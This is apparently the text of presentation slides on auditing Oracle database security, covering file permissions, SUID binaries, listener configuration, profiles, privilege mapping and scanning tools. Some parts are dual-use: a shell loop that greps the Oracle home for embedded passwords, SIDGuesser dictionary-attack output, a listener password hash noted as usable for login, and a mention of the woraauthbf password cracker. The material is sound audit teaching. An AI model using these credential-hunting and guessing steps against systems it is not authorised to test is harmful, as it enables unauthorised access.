Use a default password list or dictionary file


Woraauthbf can also be used to crack from authentication sessions

Woraauthbf can be used in dictionary or brute force mode

File System Audit

- Finding passwords
- Permissions on the file system
- Suid issues
- Umask settings
- Lock down Key binaries and files
- Look for data held outside the database
- OSDBA membership
- These are a starter for 10: Much more can be done (e.g. I check for @80 separate issues at the OS level); see the checklists for ideas

Finding Passwords



```
[root@vostok 11g]# find $ORACLE_HOME -name "*" -type f -print | while read x
> do
> echo "filename is "$x >>/tmp/pwd.lis
> egrep -I 'connect|sqlplus|"identified by"' $x >>/tmp/pwd.lis 2>/dev/null
> done
```

This is one of the key searches


Also search the process lists

Also search history

Vary the checks

Be careful on check size

File Permissions




```
[root@vostok 11g]# find $ORACLE_HOME -perm 777 -exec file {} \;
/oracle/11g/bin/lbuilder: symbolic link to `/oracle/11g/nls/lbuilder/lbuilder'
/oracle/11g/jdk/jre/javaws/javaws: symbolic link to `../bin/javaws'
/oracle/11g/jdk/jre/lib/i386/client/libjsig.so: symbolic link to `../libjsig.so'
/oracle/11g/jdk/jre/lib/i386/server/libjsig.so: symbolic link to `../libjsig.so'
/oracle/11g/lib/libagtsh.so: symbolic link to `libagtsh.so.1.0'
/oracle/11g/lib/libclntsh.so: symbolic link to `/oracle/11g/lib/libclntsh.so.11.1'
/oracle/11g/lib/libocci.so: symbolic link to `libocci.so.11.1'
/oracle/11g/lib/libodm11.so: symbolic link to `libodmd11.so'
/oracle/11g/lib/libclntsh.so.10.1: symbolic link to `/oracle/11g/lib/libclntsh.so'
/oracle/11g/lib/liborasdkbase.so: symbolic link to `liborasdkbase.so.11.1'
/oracle/11g/lib/liborasdk.so: symbolic link to `liborasdk.so.11.1'
/oracle/11g/precomp/public/SQLCA.H: symbolic link to `sqlca.h'
/oracle/11g/precomp/public/ORACA.H: symbolic link to `oraca.h'
/oracle/11g/precomp/public/SQLDA.H: symbolic link to `sqlda.h'
/oracle/11g/precomp/public/SQLCA.COB: symbolic link to `sqlca.cob'
/oracle/11g/precomp/public/ORACA.COB: symbolic link to `oraca.cob'
/oracle/11g/precomp/public/SQLCA.FOR: symbolic link to `sqlca.for'
/ora
/ora
/ora
```

Test for 777 perms

Files should be 750 or less

Binaries 755 or less

SUID and SGID




```
root@vostok:/oracle/11g/bin
[root@vostok bin]# find $ORACLE_HOME -perm -4000 -print 2>/dev/null
/oracle/11g/bin/oradism
/oracle/11g/bin/oracle
/oracle/11g/bin/emtgtctl2
/oracle/11g/bin/nmb
/oracle/11g/bin/nmhs
/oracle/11g/bin/nmo
/oracle/11g/bin/extjob
/oracle/11g/bin/jssu
[root@vostok bin]# find $ORACLE_HOME -perm -2000 -print 2>/dev/null
/oracle/11g/bin/oracle
/oracle/11g/bin/emtgtctl2
/oracle/11g/bin/nmb
/oracle/11g/bin/nmo
[root@vostok bin]#
```

Beware of non-standard SUID binaries

Beware of “0” binaries

Change the permissions on those binaries not used

OSDBA Membership



```
oracle@vostok:~
[root@vostok 11g]# su - oracle
[oracle@vostok ~]$ id
uid=500(oracle) gid=500(oinstall) groups=500(oinstall),501(osdba) context=root:system_
r:unconfined_t:SystemLow-SystemHigh
[oracle@vostok ~]$ cat /etc/passwd | grep ora
oracle:x:500:500::/home/oracle:/bin/bash
[oracle@vostok ~]$ cat /etc/group | grep ora
osdba:x:501:oracle
[oracle@vostok ~]$ cat /etc/group | grep ^o
oinstall:x:500:
osdba:x:501:oracle
osoper:x:502:
[oracle@vostok ~]$
```

This system has issues

Oracle (not good name choice) is in oinstall group

Osdba group only has Oracle as member


Osoper is not assigned to anyone

Ensure segregation of duties

Network Audit

- Listener
  - port
  - listener name
  - service name
- Listener password or local authentication
- Admin restrictions
- Extproc and services
- Logging on
- Valid node checking

SIDGuesser




```
C:\WINDOWS\system32\cmd.exe

C:\pete_finnigan_com_ltd\presentations\tools>sidguesser -i 127.0.0.1 -p 1521 -d
sidlist.txt

SIDGuesser v1.0.5 by patrik@cqure.net
-------------------------------------

Starting Dictionary Attack (<space> for stats, Q for quit) ...


C:\pete_finnigan_com_ltd\presentations\tools>sidguesser -i 127.0.0.1 -p 1522 -d
sidlist.txt

SIDGuesser v1.0.5 by patrik@cqure.net
-------------------------------------

Starting Dictionary Attack (<space> for stats, Q for quit) ...

FOUND SID: ORA10GR2

C:\
```

From http://www.cqure.net/tools/SIDGuesser_win32_1_0_5.zip

Port, Name and Services

```
STATUS of the LISTENER
------------------------
Alias                     LISTENER
Version                   TNSLSNR for Linux: Version 11.1.0.6.0 -
   Production
Start Date                31-OCT-2007 09:06:14
Uptime                    0 days 4 hr. 56 min. 27 sec
Trace Level               off
Security                  ON: Local OS Authentication
SNMP                      OFF
Listener Parameter File   /oracle/11g/network/admin/listener.ora
Listener Log File
   /oracle/diag/tnslsnr/vostok/listener/alert/log.xml
Listening Endpoints Summary...
  (DESCRIPTION=(ADDRESS=(PROTOCOL=ipc)(KEY=EXTPROC1521)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=vostok)(PORT=1521)))
Services Summary...
Service "ORA11G" has 1 instance(s).
  Instance "ORA11G", status READY, has 1 handler(s) for this service...
Service "ORA11GXDB" has 1 instance(s).
  Instance "ORA11G", status READY, has 1 handler(s) for this service...
Service "ORA11G_XPT" has 1 instance(s).
  Instance "ORA11G", status READY, has 1 handler(s) for this service...
```


Listener Password



```
C:\WINDOWS\system32\cmd.exe - lsnrctl
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Admin>lsnrctl

LSNRCTL for 32-bit Windows: Version 10.2.0.1.0 - Production on 21-NOV-2007 16:19
:40

Copyright (c) 1991, 2005, Oracle.  All rights reserved.

Welcome to LSNRCTL, type "help" for information.

LSNRCTL> change_password
Old password:
New password:
Reenter new password:
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC1)))
Password changed for LISTENER
The command completed successfully
LSNRCTL> save_config
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC1)))
Saved LISTENER configuration parameters.
Listener Parameter File   c:\oracle_10gr2\network\admin\listener.ora
Old Parameter File   c:\oracle_10gr2\network\admin\listener.bak
The command completed successfully
LSNRCTL> _
```

10g and 11g password must not be set

Listener password



```
# listener.ora Network Configuration File: c:\oracle_10gr2\network\admin\listener.ora
# Generated by Oracle configuration tools.

SID_LIST_LISTENER =
  (SID_LIST =
    (SID_DESC =
      (SID_NAME = PLSExtProc)
      (ORACLE_HOME = c:\oracle_10gr2)
      (PROGRAM = extproc)
    )
  )

LISTENER =
  (DESCRIPTION_LIST =
    (DESCRIPTION =
      (ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROC1))
      (ADDRESS = (PROTOCOL = TCP)(HOST = oracle_hack_box)(PORT = 1522))
    )
  )


#----ADDED BY TNSLSNR 21-NOV-2007 16:20:09---
PASSWORDS_LISTENER = 80E31BA5A08D02A6
#--------------------------------------------
```


Password is encrypted pre 10g

Hash can be used to log in

Check for clear text passwords or no password


Check admin_restrictions is set

Services



```
LSNRCTL> services
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC1)))
Services Summary...
Service "PLSExtProc" has 1 instance(s).
  Instance "PLSExtProc", status UNKNOWN, has 1 handler(s) for this service...
    Handler(s):
      "DEDICATED" established:0 refused:0
         LOCAL SERVER
Service "ora10gr2" has 1 instance(s).
  Instance "ora10gr2", status READY, has 1 handler(s) for this service...
    Handler(s):
      "DEDICATED" established:0 refused:0 state:ready
         LOCAL SERVER
Service "ora10gr2XDB" has 1 instance(s).
  Instance "ora10gr2", status READY, has 1 handler(s) for this service...
    Handler(s):
      "D000" established:0 refused:0 current:0 max:1002 state:ready
         DISPATCHER <machine: ORACLE_HACK_BOX, pid: 5820>
         (ADDRESS=(PROTOCOL=tcp)(HOST=oracle_hack_box)(PORT=1038))
Service "ora10gr2_XPT" has 1 instance(s).
  Instance "ora10gr2", status READY, has 1 handler(s) for this service...
    Handler(s):
      "DEDICATED" established:0 refused:0 state:ready
         LOCAL SERVER
The command completed successfully
LSNRCTL>
```

Valid Node Checking



```
# SQLNET.ORA Network Configuration File: C:\oracle\ora92\network\admin\sqlnet.ora
# Generated by Oracle configuration tools.

SQLNET.AUTHENTICATION_SERVICES= (NTS)

NAMES.DIRECTORY_PATH= (TNSNAMES, ONAMES, HOSTNAME)
```

My favourite free feature

Unfortunately no one ever uses it

Database Configuration Audit


- Use simple scripts or hand coded commands
- This section can only highlight; use the checklists for a complete list of things to audit
- Check profiles and profile assignment
- Check initialisation Parameters
- Privilege and role assignments
- Much more – see checklists

Default profile

```
SQL> select profile,resource_name,limit
  2  from dba_profiles
  3  order by profile,resource_name;

PROFILE  RESOURCE_NAME                    LIMIT
-------- -------------------------------- -----------
DEFAULT  COMPOSITE_LIMIT                  UNLIMITED
DEFAULT  CONNECT_TIME                     UNLIMITED
DEFAULT  CPU_PER_CALL                     UNLIMITED
DEFAULT  CPU_PER_SESSION                  UNLIMITED
DEFAULT  FAILED_LOGIN_ATTEMPTS            10
DEFAULT  IDLE_TIME                        UNLIMITED
DEFAULT  LOGICAL_READS_PER_CALL           UNLIMITED
DEFAULT  LOGICAL_READS_PER_SESSION        UNLIMITED
DEFAULT  PASSWORD_GRACE_TIME              7
DEFAULT  PASSWORD_LIFE_TIME               180
DEFAULT  PASSWORD_LOCK_TIME               1
DEFAULT  PASSWORD_REUSE_MAX               UNLIMITED
DEFAULT  PASSWORD_REUSE_TIME              UNLIMITED
DEFAULT  PASSWORD_VERIFY_FUNCTION         NULL
DEFAULT  PRIVATE_SGA                      UNLIMITED
DEFAULT  SESSIONS_PER_USER                UNLIMITED
```

- All other users have DEFAULT profile by default
- no password reuse set?
- Life time is too long
- no pwd verify function
- It's a good start but not enough

Users -> Profiles




```
SQL> select username,account_status,profile
  2  from dba_users;

USERNAME                   ACCOUNT_STATUS                   PROFILE
-------------------------- -------------------------------- ---------------
MGMT_VIEW                  OPEN                             DEFAULT
SYS                        OPEN                             DEFAULT
SYSTEM                     OPEN                             DEFAULT
DBSNMP                     OPEN                             MONITORING_PROF
                                                            ILE

SYSMAN                     OPEN                             DEFAULT
SCOTT                      OPEN                             DEFAULT
X                          OPEN                             DEFAULT
TESTUSER                   OPEN                             DEFAULT
OUTLN                      EXPIRED & LOCKED                 DEFAULT
MDSYS                      EXPIRED & LOCKED                 DEFAULT
ORDSYS                     EXPIRED & LOCKED                 DEFAULT
EXFSYS                     EXPIRED & LOCKED                 DEFAULT
DMSYS                      EXPIRED & LOCKED                 DEFAULT
WMSYS                      EXPIRED & LOCKED                 DEFAULT
CTXSYS                     EXPIRED & LOCKED                 DEFAULT
ANONYMOUS                  EXPIRED & LOCKED                 DEFAULT
XDB                        EXPIRED & LOCKED                 DEFAULT
ORDPLUGINS                 EXPIRED & LOCKED                 DEFAULT
SI_INFORMTN_SCHEMA         EXPIRED & LOCKED                 DEFAULT
OLAPSYS                    EXPIRED & LOCKED                 DEFAULT

USERNAME                   ACCOUNT_STATUS                   PROFILE
-------------------------- -------------------------------- ---------------
TSMSYS                     EXPIRED & LOCKED                 DEFAULT
BI                         EXPIRED & LOCKED                 DEFAULT
PM                         EXPIRED & LOCKED                 DEFAULT
MDDATA                     EXPIRED & LOCKED                 DEFAULT
IX                         EXPIRED & LOCKED                 DEFAULT
```

No profiles designed

All accounts have same profile except one

Check Parameters



```
check_parameter: Release 1.0.2.0.0 - Production on Thu Nov 22 16:22:56 2007
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

PARAMETER TO CHECK              [utl_file_dir]: os_authent_prefix
CORRECT VALUE                           [null]:
OUTPUT METHOD Screen/File                  [S]: S
FILE NAME FOR OUTPUT                [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:

Investigating parameter => os_authent_prefix
==========================================================
Name                     : os_authent_prefix
Value                    : OPS$
Type                     : STRING
Is Default               : DEFAULT VALUE
Is Session modifiable    : FALSE
Is System modifiable     : FALSE
Is Modified              : FALSE
Is Adjusted              : FALSE
Description              : prefix for auto-logon accounts
Update Comment           :
-------------------------------------------------------------------------
value ***OPS$*** is incorrect

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL>
```

Use the checklists to identify what to check

This parameter setting is not ideal for instance

RBAC And Access

- Test RBAC assigned to all users
  - Discussed in next slide
- Again this section is a sample – use the checklists
- Assess Default privileges
- Assess access to key roles
- Assess access to key packages
- Assess access to key data
- Access to Key privileges


RBAC

- Review the complete RBAC model implemented
- Understand default schemas installed and why
- Understand the application schemas
  - Privileges, objects, resources
- Understand which accounts are Admin / user / Application Admin etc
  - Consider privileges, objects, resources
- lock accounts if possible – check for open accounts
  - reduce attack surface

Defaults


- Defaults are one of the biggest issues in Oracle
- Oracle has the most default accounts for any software
- Tens of thousands of public privileges granted
- Many default roles and privileges
  - Many application developers use default Roles unfortunately
- Reduce the Public privileges as much as possible
- Do not use default accounts
- Do not use default roles including DBA
- Do not use default passwords

Test Users Privileges (SCOTT)




```
find_all_privs: Release 1.0.7.0.0 - Production on Sat Nov 10 10:37:41 2007
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

NAME OF USER TO CHECK                 [ORCL]: SCOTT
OUTPUT METHOD Screen/File                [S]: S
FILE NAME FOR OUTPUT              [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:

User => SCOTT has been granted the following privileges
====================================================================
        ROLE => APP_ROLE which contains =>
                ROLE => MAN_ROLE which contains =>
                        SYS PRIV => EXECUTE ANY PROCEDURE grantable => NO
                SYS PRIV => ALTER USER grantable => NO
                SYS PRIV => SELECT ANY TABLE grantable => NO
                TABLE PRIV => SELECT object => SYS.DBA_USERS grantable => NO
        ROLE => CONNECT which contains =>
                SYS PRIV => CREATE SESSION grantable => NO
        ROLE => RESOURCE which contains =>
                SYS PRIV => CREATE CLUSTER grantable => NO
                SYS PRIV => CREATE INDEXTYPE grantable => NO
                SYS PRIV => CREATE OPERATOR grantable => NO
                SYS PRIV => CREATE PROCEDURE grantable => NO
                SYS PRIV => CREATE SEQUENCE grantable => NO
                SYS PRIV => CREATE TABLE grantable => NO
                SYS PRIV => CREATE TRIGGER grantable => NO
                SYS PRIV => CREATE TYPE grantable => NO
        SYS PRIV => UNLIMITED TABLESPACE grantable => NO

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL>
```

Who Has Key Roles




```
who_has_priv: Release 1.0.3.0.0 - Production on Thu Nov 22 16:00:18 2007
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

ROLE TO CHECK                          [DBA]: DBA
OUTPUT METHOD Screen/File                [S]: S
FILE NAME FOR OUTPUT              [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:
EXCLUDE CERTAIN USERS                    [N]:
USER TO SKIP                         [TEST%]:

Investigating Role => DBA (PWD = NO) which is granted to =>
====================================================================
        User => SYS (ADM = YES)
        User => SYSMAN (ADM = NO)
        User => SCOTT (ADM = NO)
        User => SYSTEM (ADM = YES)
        User => TESTUSER (ADM = NO)

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL> |
```

Access To Key Data (DBA_USERS)



```
ILE NAME FOR OUTPUT              [priv.lst]:
UTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:
XCLUDE CERTAIN USERS                    [N]:
SER TO SKIP                         [TEST%]:

hecking object => SYS.DBA_USERS
====================================================================


bject type is => VIEW (TAB)
        Privilege => SELECT is granted to =>
        Role => APP_ROLE (ADM = NO) which is granted to =>
                User => SCOTT (ADM = NO)
                User => SYSTEM (ADM = YES)
        User => CTXSYS (ADM = NO)
        Role => SELECT_CATALOG_ROLE (ADM = NO) which is granted to =>
                Role => OLAP_USER (ADM = NO) which is granted to =>
                        User => SYS (ADM = YES)
                Role => DBA (ADM = YES) which is granted to =>
                        User => SYS (ADM = YES)
                        User => SYSMAN (ADM = NO)
                        User => SYSTEM (ADM = YES)
                        User => TESTUSER (ADM = NO)
                Role => IMP_FULL_DATABASE (ADM = NO) which is granted to =>
                        User => SYS (ADM = YES)
                        Role => DBA (ADM = NO) which is granted to =>
                                User => SYS (ADM = YES)
                                User => SYSMAN (ADM = NO)
                                User => SYSTEM (ADM = YES)
                                User => TESTUSER (ADM = NO)
                Role => OLAP_DBA (ADM = NO) which is granted to =>
                        Role => DBA (ADM = NO) which is granted to =>
                                User => SYS (ADM = YES)
                                User => SYSMAN (ADM = NO)
                                User => SYSTEM (ADM = YES)
                                User => TESTUSER (ADM = NO)
                        User => OLAPSYS (ADM = NO)
                        User => SYS (ADM = YES)
                User => SH (ADM = NO)
                Role => EXP_FULL_DATABASE (ADM = NO) which is granted to =>
                        Role => DBA (ADM = NO) which is granted to =>
                                User => SYS (ADM = YES)
                                User => SYSMAN (ADM = NO)
                                User => SYSTEM (ADM = YES)
                                User => TESTUSER (ADM = NO)
                        User => SYS (ADM = YES)
                User => SYS (ADM = YES)
                User => IX (ADM = NO)
```

Key System Privileges



```
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:
EXCLUDE CERTAIN USERS                    [N]:
USER TO SKIP                         [TEST%]:

Privilege => SELECT ANY DICTIONARY has been granted to =>
====================================================================
        Role => DBA (ADM = YES) which is granted to =>
                User => SYS (ADM = YES)
                User => SYSMAN (ADM = NO)
                User => SCOTT (ADM = NO)
                User => SYSTEM (ADM = YES)
                User => TESTUSER (ADM = NO)
        User => SYSMAN (ADM = NO)
        Role => OLAP_DBA (ADM = NO) which is granted to =>
                Role => DBA (ADM = NO) which is granted to =>
                        User => SYS (ADM = YES)
                        User => SYSMAN (ADM = NO)
                        User => SCOTT (ADM = NO)
                        User => SYSTEM (ADM = YES)
                        User => TESTUSER (ADM = NO)
                User => OLAPSYS (ADM = NO)
                User => SYS (ADM = YES)
        Role => OEM_MONITOR (ADM = NO) which is granted to =>
                User => DBSNMP (ADM = NO)
                User => SYS (ADM = YES)
                Role => OLAP_USER (ADM = NO) which is granted to =>
                        User => SYS (ADM = YES)
        User => DBSNMP (ADM = NO)
        User => IX (ADM = NO)

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL> |
```

Note the problem of multiple-inheritance of privileges

Specialist Considerations


- Look for key data – Data that has value for the organisation or should be protected due to regulatory requirements
  - Identify the data
  - Identify the storage
  - Identify access paths – DBA_DEPENDANCIES
    - Views, procedures
  - Test RBAC on these objects
  - Test is encryption is present if necessary

Automate Scanning Tools

- Commercial
  - AppDetective - http://www.appsecinc.com/products/appdetective/
  - NGS Squirrel - http://www.ngssoftware.com/products/database-security/ngs-squirrel-oracle.php
  - AuditPro - http://www.niiconsulting.com/products/auditpro.html
  - IPLocks - http://www.iplocks.com/products/vulnerability_assessment.html
- Free
  - CIS benchmark - http://www.cisecurity.org/bench_oracle.html
  - Scuba from Imperva - http://www.imperva.com/scuba/
  - RoraScanner - http://rorascanner.rubyforge.org/
  - OScanner - http://www.cqure.net/wp/?page_id=3
  - Inguma - http://sourceforge.net/projects/inguma

Sample Audit Checks Using SCUBA

http://www.imperva.com/application_defense_center/scuba/



DB Type: Oracle

Host: oracle_hack_box

Port: 1522

DB Name: ora10gr2


□ Windows Authentication

User: system

Password: ******

Type account number to be used for databas

Sample Audit Checks Using SCUBA




Output file: C:\scuba\results.xml

☑ Use External Browser

Choose Report: \scuba\templates\Scuba_Summary_Report.xsl


Sample Audit Checks Using SCUBA


Scuba by Imperva Vulnerability Assessment Report - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address C:\scuba\ora10gr2_2.html
Fraud monitoring is on
Expand All
Collapse All

Scuba by Imperva Database Assessment Report

Test	Severity	Result
Package Privilege: Execute UTL_FILE granted to PUBLIC role	High	Failed
Unrestricted access to listener	High	Failed
